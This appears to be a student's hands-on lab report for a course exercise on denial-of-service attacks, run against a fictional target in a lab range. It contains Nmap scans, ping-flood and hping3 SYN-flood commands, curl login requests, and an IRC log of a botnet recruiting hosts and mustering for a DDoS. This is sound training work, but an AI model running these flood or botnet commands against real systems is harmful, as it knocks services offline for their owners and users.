
[redacted]

Hands-On Demonstration


Part 1: Perform Reconnaissance and Simple DoS Attacks

5. **Make a screen capture** showing the **results of your Nmap scan**.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# nmap -sS drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-22 00:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.00067s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 4.60 seconds

┌──(root💀kali)-[/home/kali]
└─# nmap -sV --script=http-headers drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-22 00:24 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-headers:
|   Server: nginx/1.18.0 (Ubuntu)
|   Date: Thu, 22 Sep 2022 04:24:29 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2062
|   Connection: close
|   X-Powered-By: Express
|   ETag: W/"80e-rRRroB/j3G92dd8dTOfoJl3eO9U"
|   Set-Cookie: connect.sid=s%3A69H9m9twR5c1NDqjB44XTQ94FK2wM9zx.FISf6sASpaXQCK50dQI3Gv%2F0vzuXfAUo%2FTNFOuGTF6I; Path=/
|
|_  (Request type: HEAD)
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

14. **Make a screen capture** showing the **bmon results for the ping flood used to demonstrate a volumetric DoS attack**.




Performing a Denial-of-Service Attack
AttackLinux01
2022-09-21 23:37:07
Amar Korac

```
 eth4                                                                      bmon 4.0
Interfaces                       │ RX bps       pps      %│ TX bps       pps      %
>eth4                            │  14.48Mb     1.41K     │  14.48Mb     1.41K
```

```
────────────────────── Press d to enable detailed statistics ──────────────────────
───────────────────── Press i to enable additional information ────────────────────
 Thu Sep 22 04:37:06 2022                                           Press ? for help
```


18. **Make a screen capture** showing the **bmon results for the second ping flood used to demonstrate a volumetric DoS attack**.



Performing a Denial-of-Service Attack
AttackLinux01
2022-09-21 23:38:56
Amar Korac

```
eth4                                                                bmon 4.0
Interfaces                 RX bps      pps     %  TX bps      pps     %
>eth4                      268.91Kb     24        268.77Kb     24

     Mb                    (RX Bits/second)
 403.24
 336.03
 268.82
 201.62
 134.41
  67.21
       1   5   10   15   20   25   30   35   40   45   50   55   60
     Mb                    (TX Bits/second)
 403.03
 335.86
 268.69
 201.52
 134.34
  67.17
       1   5   10   15   20   25   30   35   40   45   50   55   60

                      Press d to enable detailed statistics
                    Press i to enable additional information
 Thu Sep 22 04:38:55 2022                                      Press ? for help
```


24. **Make a screen capture** showing the **output for the hping command used to demonstrate a protocol-based DoS attack**.



Performing a Denial-of-Service Attack
AttackLinux01
2022-09-21 23:42:05
Amar Korac

```
--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 5224ms
rtt min/avg/max/mdev = 0.113/0.230/9.963/0.140 ms, ipg/ewma 0.261/0.271 ms

┌──(root💀 kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 2500
PING drisst.org (200.0.0.86) 2500(2528) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 5131ms
rtt min/avg/max/mdev = 0.082/0.222/7.934/0.142 ms, ipg/ewma 0.256/0.211 ms

┌──(root💀 kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 12158ms
rtt min/avg/max/mdev = 0.280/0.500/2.417/0.108 ms, ipg/ewma 0.607/0.546 ms

┌──(root💀 kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 11685ms
rtt min/avg/max/mdev = 0.272/0.483/6.319/0.143 ms, ipg/ewma 0.584/0.602 ms

┌──(root💀 kali)-[/home/kali]
└─# hping3 -S -p 80 --flood drisst.org
HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- drisst.org hping statistic ---
32110989 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root💀 kali)-[/home/kali]
└─# 
```

27. **Make a screen capture** showing the **results of the two curl commands used to demonstrate an application-based DoS attack**.




Performing a Denial-of-Service Attack
AttackLinux01
2022-09-21 23:45:41
Amar Korac

```
┌──(root💀kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 12158ms
rtt min/avg/max/mdev = 0.280/0.500/2.417/0.108 ms, ipg/ewma 0.607/0.546 ms

┌──(root💀kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 11685ms
rtt min/avg/max/mdev = 0.272/0.483/6.319/0.143 ms, ipg/ewma 0.584/0.602 ms

┌──(root💀kali)-[/home/kali]
└─# hping3 -S -p 80 --flood drisst.org
HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- drisst.org hping statistic ---
32110989 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root💀kali)-[/home/kali]
└─#                                                                                 1 ✗

┌──(root💀kali)-[/home/kali]
└─# curl -d "email=fake%40user&password=password" -X POST http://200.0.0.86:80/users/login      130 ✗
Found. Redirecting to /users/login

┌──(root💀kali)-[/home/kali]
└─# curl -d "email=t%40w&password=password" -X POST http://200.0.0.86:80/users/login
Found. Redirecting to /dashboard

┌──(root💀kali)-[/home/kali]
└─# 
```

Part 2: Assemble a Botnet


26. **Make a screen capture** showing the **newly recruited hosts**.



```
 Try to take over the world ...
00:56 < alfred_deborouter> Not shown: 998 closed ports
00:56 < alfred_deborouter> PORT   STATE SERVICE
00:56 < alfred_deborouter> 22/tcp open  ssh
00:56 < alfred_deborouter> 23/tcp open  telnet
00:56 < alfred_deborouter>
00:56 < alfred_deborouter> Nmap scan report for 204.40.4.36
00:56 < alfred_deborouter> Host is up (0.0000030s latency).
00:56 < alfred_deborouter> Not shown: 998 closed ports
00:56 < alfred_deborouter> PORT   STATE SERVICE
00:56 < alfred_deborouter> 22/tcp open  ssh
00:56 < alfred_deborouter> 23/tcp open  telnet
00:56 < alfred_deborouter>
00:56 < alfred_deborouter> Nmap scan report for 204.40.4.46
00:56 < alfred_deborouter> Host is up (0.0000040s latency).
00:56 < alfred_deborouter> Not shown: 998 closed ports
00:56 < alfred_deborouter> PORT   STATE SERVICE
00:56 < alfred_deborouter> 22/tcp open  ssh
00:56 < alfred_deborouter> 23/tcp open  telnet
00:56 < alfred_deborouter>
00:56 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.21 seconds
00:56 < alfred_deborouter>
00:57 < kali> .recruit alfred_deborouter
00:57 < alfred_deborouter> Searching for signs of unintelligent life ...
00:57 < alfred_deborouter>  ... found, left a calling card.
00:57 -!- COMM1984 [COMM1984@204.40.4.36] has joined #c2
00:57 -!- Satari102 [Satari102@204.40.4.16] has joined #c2
00:57 -!- qUAKe2600 [qUAKe2600@204.40.4.46] has joined #c2
00:57 -!- LINKST-rt65 [LINKST-rt65@204.40.4.26] has joined #c2
00:58 < kali> .muster
00:58 < TargetPi> Let us have a go
00:58 < TargetLinux02> Ready to morph
00:58 < qUAKe2600> Ready to morph
00:58 < alfred_deborouter> Ready to morph
00:58 < COMM1984> Ready to rumble
00:58 < Satari102> Poised to pounce
00:58 < LINKST-rt65> Shotgun
 [00:58] [kali] [2:debnet/#c2]
[#c2]
```

Part 3: Conduct a DDoS Attack

3. **Make a screen capture** showing the **drisst.org webpage**.




Performing a Denial-of-Service Attack
AttackLinux01
2022-09-21 23:59:57
Amar Korac

The DRISST project.

This project aims to bring simulations technology into the forefront when responding to cyberthreats. By iterating over innumerable data sets and playing what equates to millions of chess games against attackers, Drisst has become the most learned and most sophisticated white hat hacker in a blue fedora arsenable. It imagines all the possible scenarios, and finds the best move as measured by our sophisticated HELO ranking system.

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

21. **Make a screen capture** showing the **failed connection to drisst.org**.



Performing a Denial-of-Service Attack
AttackLinux01
2022-09-22 00:10:08
Amar Korac


Login

The DRISST project.

This project aims to bring simulations technology into the forefront when responding to cyberthreats. By iterating over innumerable data sets and playing what equates to millions of chess games against attackers, Drisst has become the most learned and most sophisticated white hat hacker in a blue temas arsenable. It imagines all the possible scenarios, and finds the best move as measured by our sophisticated HELO ranking system.

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

23. **Make a screen capture** showing the **"PF states limit reached" error message**.

